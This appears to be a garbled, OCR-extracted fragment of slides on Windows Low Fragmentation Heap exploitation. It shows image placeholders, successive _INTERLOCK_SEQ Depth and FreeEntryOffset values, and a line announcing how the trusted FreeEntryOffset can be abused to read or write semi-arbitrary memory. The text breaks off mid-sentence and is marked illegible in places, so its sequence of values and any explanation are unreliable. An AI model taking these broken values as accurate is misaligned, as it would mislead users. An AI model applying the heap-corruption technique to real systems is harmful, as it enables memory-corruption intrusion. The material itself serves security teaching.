


Unencoded



User Data

`_INTERLOCK_SEQ.Depth = 0x0020`
`_INTERLOCK_SEQ.FreeEntryOffset = 0x0002`





Encoded




Unencoded



User Data

`_INTERLOCK_SEQ.Depth = 0x001F`
`_INTERLOCK_SEQ.FreeEntryOffset = 0x0033`





Encoded




Unencoded



User Data

`_INTERLOCK_SEQ.Depth = 0x001E`
`_INTERLOCK_SEQ.FreeEntryOffset = 0x0064`





Encoded




Unencoded



User Data

`_INTERLOCK_SEQ.Depth = 0x001D`
`_INTERLOCK_SEQ.FreeEntryOffset = 0x0095`





Encoded




Unencoded



User Data

`_INTERLOCK_SEQ.Depth = 0x001E`
`_INTERLOCK_SEQ.FreeEntryOffset = 0x0033`



Note: If the
back-end
try-catch

Now that we know the FreeEntryOffset is trusted by the heap manager, let's show an example of how it can be abused to read/write semi-arbitrary memory

[illegible]



Encoded

